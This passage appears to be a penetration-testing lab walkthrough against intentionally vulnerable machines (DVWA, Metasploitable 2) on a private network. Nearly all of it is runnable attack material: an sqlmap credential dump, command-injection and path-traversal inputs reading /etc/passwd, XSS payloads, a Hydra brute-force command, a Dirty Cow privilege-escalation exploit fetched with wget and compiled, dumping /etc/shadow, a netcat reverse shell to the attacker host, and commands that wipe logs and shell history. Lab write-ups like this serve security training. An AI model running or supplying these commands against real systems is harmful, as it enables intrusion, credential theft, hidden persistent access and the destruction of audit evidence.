
Expected Result: Database names are listed.



Extract Usernames and Passwords:

```
sqlmap -u
"http://192.168.170.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
\--cookie="PHPSESSID=xxxxxx; security=low" -D dvwa -T users --dump
```

Expected Result: Usernames and passwords are displayed in plain text after hashes are cracked.



2.2 Command Injection on DVWA


Target: DVWA Command Injection Page
Vulnerability: Command Execution via user input


Manual Method:

Navigate to the Command Injection page.

Input command:

```
; whoami
; cat /etc/passwd
```






2.3 Brute-Force Attack on phpMyAdmin

Target: phpMyAdmin Login Page
Vulnerability: Weak Credentials

Automated Method (Hydra):

```
hydra -L
/usr/lib/python3/dist-packages/wapitiCore/data/attacks/users.txt -P
/usr/lib/python3/dist-packages/wapitiCore/data/attacks/passwords.txt
192.168.170.131 http-post-form
"/phpmyadmin/index.php:token=^TOKEN^&pma_username=^USER^&pma_password=
^PASS^:F=login_failed"
```



Issue Encountered: Hydra did not perform as expected. It displayed all passwords in the file as valid, which is likely due to the presence of a CSRF token protecting the login page.

Solution:

- Developed a custom Python script to bypass the CSRF token protection and brute-force the phpMyAdmin login page effectively.
- The Python script successfully identified weak credentials.

Brute Force Script for phpMyAdmin

Description


This Python script performs a brute force attack on a phpMyAdmin login page by attempting various username and password combinations. It uses a CSRF token for each request, ensuring proper authentication attempts.

Requirements

- **Python 3 installed on your system.**
- **The `requests` and `BeautifulSoup` modules (install using `pip install requests beautifulsoup4`).**

- **Two text files containing usernames and passwords (`/tmp/cleaned_users.txt` and `/tmp/cleaned_passwords.txt`).**

You can find the python script here on my Github: [PHP_Brute_force.py]



2.4 File Inclusion Vulnerabilities

Target: OWASP BWA (Damn Vulnerable Web Application - DVWA)
Vulnerability: Local File Inclusion (LFI)

Description:

Local File Inclusion (LFI) is a vulnerability where an attacker can include files on a server through an improperly validated file path parameter. This can lead to information disclosure or even remote code execution if the server is not properly secured.

Manual Method:

1. **Navigate to the File Inclusion Vulnerability Page:**
    - Open DVWA and log in with the credentials you have set (e.g., admin/password).
    - Go to the **"File Inclusion"** section.

2. **Identify File Inclusion Parameter:**

Observe the URL structure, which may look like this:


`http://192.168.170.131/dvwa/vulnerabilities/fi/?page=include.php`

3. **Test for Local File Inclusion (LFI):**

Modify the URL parameter to include a sensitive file:

`http://192.168.170.131/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd`

Expected Result: Contents of /etc/passwd are displayed.



2.5 Cross-Site Scripting (XSS)

Target: OWASP BWA (Damn Vulnerable Web Application - DVWA)
Vulnerability: Reflected and Stored Cross-Site Scripting (XSS)

Description:


Cross-Site Scripting (XSS) is a vulnerability where an attacker can inject malicious scripts into a web application. These scripts are then executed in the victim's browser, potentially allowing the attacker to steal session cookies, deface the site, or launch other attacks.

Manual Method:

1. **Navigate to the XSS Vulnerability Page:**
   - Open DVWA and log in with the credentials you have set (e.g., admin/password).
   - Go to the **"XSS (Reflected)"** section.


2. **Test Reflected XSS:**

In the input field, enter the following payload:
`<script>alert('XSS Reflected');</script>`



- Click **"Submit"** and observe the behavior.


Expected Result: JavaScript alert is displayed.




3. **Test Stored XSS:**

- Go to the **"XSS (Stored)"** section in DVWA.

In the message field, enter the following payload:
`<script>alert('XSS Stored');</script>`



Expected Result: If successful JavaScript alert is displayed each time the page is loaded.



Phase 4: Privilege Escalation and Post-Exploitation Techniques

In this phase, we escalate privileges once access has been gained and establish a more persistent presence on the compromised systems. Techniques for extracting sensitive information and maintaining access are covered.

Key Concepts:

- **Privilege Escalation Techniques**
- **Post-Exploitation Methodologies**

---

1. Privilege Escalation Techniques

1.1 Local Privilege Escalation on Metasploitable 2

Target: Metasploitable 2 (Vulnerable Linux System)
Vulnerability: Kernel Exploit (Dirty Cow - CVE-2016-5195)

(Metasploitable 2 has no internet access exploit script needs to be downloaded and transferred)

Manual Method:


On Kali Machine:

Download Dirty Cow Exploit Script:

```
wget https://www.exploit-db.com/raw/40839 -O /tmp/dirty.c
```

Start a Simple HTTP Server:

```
cd /tmp
python3 -m http.server 8080
```



On Metasploitable 2 [(Exploiting FTP (vsftpd 2.3.4) Backdoor)](#) :

Download the Exploit from Kali:

```
wget http://192.168.170.130:8080/dirty.c -O /tmp/dirty.c
```

Compile the Exploit:

```
gcc -pthread /tmp/dirty.c -o /tmp/dirty -lcrypt
```

Run the Exploit: (The exploit will prompt you to enter a new password for the `firefart` user)


```
/tmp/dirty
```

Switch to the New User:

```
su firefart
```

Verify Root Access:

```
Whoami
Id
```



(You should see that you're now operating as the root user)

Restore Original `/etc/passwd` File:

```
mv /tmp/passwd.bak /etc/passwd
```

(!!!This step is crucial to restore the original state of the system!!!)

---

2. Post-Exploitation Techniques

2.1 Extracting Credentials

Target: Compromised System (Metasploitable 2 or OWASP BWA)
Vulnerability: Unauthorized Access to Sensitive Files


List All User Accounts:

```
cat /etc/passwd
```

Extract Hashed Passwords:

```
cat /etc/shadow
```

Expected Result: Terminal output showing usernames from /etc/passwd and hashed passwords from /etc/shadow.



2.2 Maintaining Access (Persistent Reverse Shell)

Target: Compromised System (Metasploitable 2 or OWASP BWA)
Vulnerability: Persistent Access via Reverse Shell

Option 1: Netcat Reverse Shell


Run Netcat Listener on Your Attacker Machine (Kali):

```
nc -lvnp 4444
```

On the Target System, Set Up Reverse Shell:

```
nc -e /bin/bash 192.168.170.130 4444
```

Expected Result: An active reverse shell connection is established.



2.3 Clearing Logs for Stealth

Target: Compromised System (Metasploitable 2 or OWASP BWA)

Clear Authentication Logs:

```
> /var/log/auth.log
> /var/log/syslog
```

Clear Command History:

```
history -c && history -w
```

Optional: Overwrite Bash History File:

```
echo "" > ~/.bash_history
```

Expected Result: Cleared logs on Compromised Systems.